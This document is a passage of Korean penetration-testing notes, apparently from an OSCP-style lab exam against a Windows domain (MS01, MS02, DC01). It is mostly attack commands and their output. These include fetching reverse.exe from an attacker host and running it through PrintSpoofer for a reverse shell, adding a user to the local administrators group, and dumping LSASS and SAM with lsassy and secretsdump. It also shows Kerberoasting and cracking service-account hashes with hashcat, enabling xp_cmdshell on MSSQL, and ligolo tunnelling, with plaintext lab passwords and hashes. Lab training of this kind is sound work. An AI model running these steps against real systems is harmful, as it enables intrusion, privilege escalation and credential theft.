Machine IP :
초기 침투
[서비스] / [취약점] / [CVE 또는 기법] 요약
MS01.oscp.exam
192.168.103.147 Eric.Wallows / EricLikesRunning800
10.10.63.148 MS 02
10.10.63.146 DC 01
Kali IP 192.168.45.167
Invoke-WebRequest -Uri “http://10.13.78.50:8000/reverse.exe” -OutFile “C:\Windows\Tasks\reverse.exe” .\printspoofer64.exe -c “C:\windows\Tasks\reverse.exe 10.13.78.50 4444 -e powershell” The command completed with one or more errors.
PS C:> Get-LocalUser Get-LocalUser
Name Enabled Description
Admin True Administrator True Built-in account for administering the computer/domain cloudbase-init True DefaultAccount False A user account managed by the system. Guest False Built-in account for guest access to the computer/domain Mary.Williams True support True WDAGUtilityAccount False A user account managed and used by the system for Windows Defender Application Guard scen…
프린트스푸퍼로 권한상승 후, 관리자 그룹에 Eric.Wallows 계정 추가
net localgroup administrators Eric.Wallows /add
Eric.Wallows 계정에 관리자 권한 부여됨
LSASS(Local Security Authority Subsystem Service) 프로세스를 메모리 덤프하여 자격 증명(비밀번호, NTLM 해시 등)을 추출 nxc smb 192.168.78.147 -u Eric.Wallows -p EricLikesRunning800 -M lsassy
SMB 192.168.78.147 445 MS01 [+] oscp.exam\Eric.Wallows:EricLikesRunning800 (Pwn3d!) LASSY 192.168.78.147 445 MS01 OSCP\web_svc 53e938166782a44e241beaf02d081ff6 LASSY 192.168.78.147 445 MS01 MS01\cloudbase-init 471c277a1e6ea752b4e562fdd486a31d
Invoke-WebRequest -Uri “http://10.13.78.50:8000/agent.exe” -OutFile “C:\Windows\Tasks\agent.exe”
터널링 .\agent -connect 10.13.78.50:11601 -ignore-cert
실패 과정
Windows의 보안 데이터베이스(SAM)와 LSA(Local Security Authority) 레지스트리 하이브 접근
도메인의 모든 해시 정보를 담고 있는 NTDS.dit 덤프
impacket-secretsdump OSCP/Eric.Wallows:"EricLikesRunning800"@192.168.78.147
덤프 결과에서 디폴트 패스워드 발견, 활성화된 계정이 아님 oscp.exam#celia.almeda:7k8XHk3dMtmpnC7
커버로스팅 시간 동기화
커버로스팅을 위해 시간 동기화 sudo timedatectl set-ntp false sudo ntpdate -u 10.10.78.146
impacket-GetUserSPNs oscp.exam/celia.almeda -dc-ip 10.10.78.146 -request
oscp.exam/eric.wallows 계정은 MS 01의 관리자 그룹에 추가한 상태임 /etc/hosts에 10.10.78.146 oscp.exam 도메인 추가
Kerberoasting
커버로스팅 시도해서 web_svc, sql_svc 서비스 계정의 NTLM 해시 획득
nxc ldap oscp.exam -u eric.wallows -p EricLikesRunning800 --kerberoast kerberoasting
impacket-GetUserSPNs oscp.exam/eric.wallows -dc-ip 10.10.78.146 -request -outputfile kerberos.hash

hashcat -m 13100 kerberos.hash /home/kali/utill/wordlist/rockyou.txt --force
서비스 계정의 NTLM 해시 크래킹 성공
web_svc : Diamond1     (?)
sql_svc : Dolphin1     (?)
impacket-mssqlclient
-windows-auth 옵션 사용하면 2개 계정 모두 접속 가능함
impacket-mssqlclient oscp.exam/sql_svc:Dolphin1@10.10.140.148 -windows-auth
impacket-mssqlclient oscp.exam/web_svc:Diamond1@10.10.140.148 -windows-auth

xp_cmdshell 활성화, whoami 실행 성공
SQL (OSCP\sql_svc  dbo@master)> enable_xp_cmdshell
INFO(MS02\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE state ment to install.
INFO(MS02\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to in stall.

SQL (OSCP\sql_svc  dbo@master)> xp_cmdshell whoami
output
----------------------------
nt service\mssql$sqlexpress
NULL
내부망에서 외부의 칼리 포트로 패킷이 나가야하기 때문에 칼리에 직접 연결은 불가함 따라서 리골로의 리스너를 사용해서 터널링 포트로 패킷을 넘겨야 함
xp_cmdshell "powershell -e 리버스쉘 코드"

ligolo listener 생성
리골로 리스너 생성, 칼리에서 리스너와 연결할 포트가 열려있지않으면 리스너 생성에 실패함
listener_add --addr 0.0.0.0:5555 --to 127.0.0.1:5555 --tcp

MSSQL의 xp_cmdshell 에서 MS 02 서버의 IP 확인

에이전트가 실행 중인 MS 01 (192.168.199.147)의 인터페이스 확인
네트워크 인터페이스는 192.168.199.147, 10.10.159.147 2개임
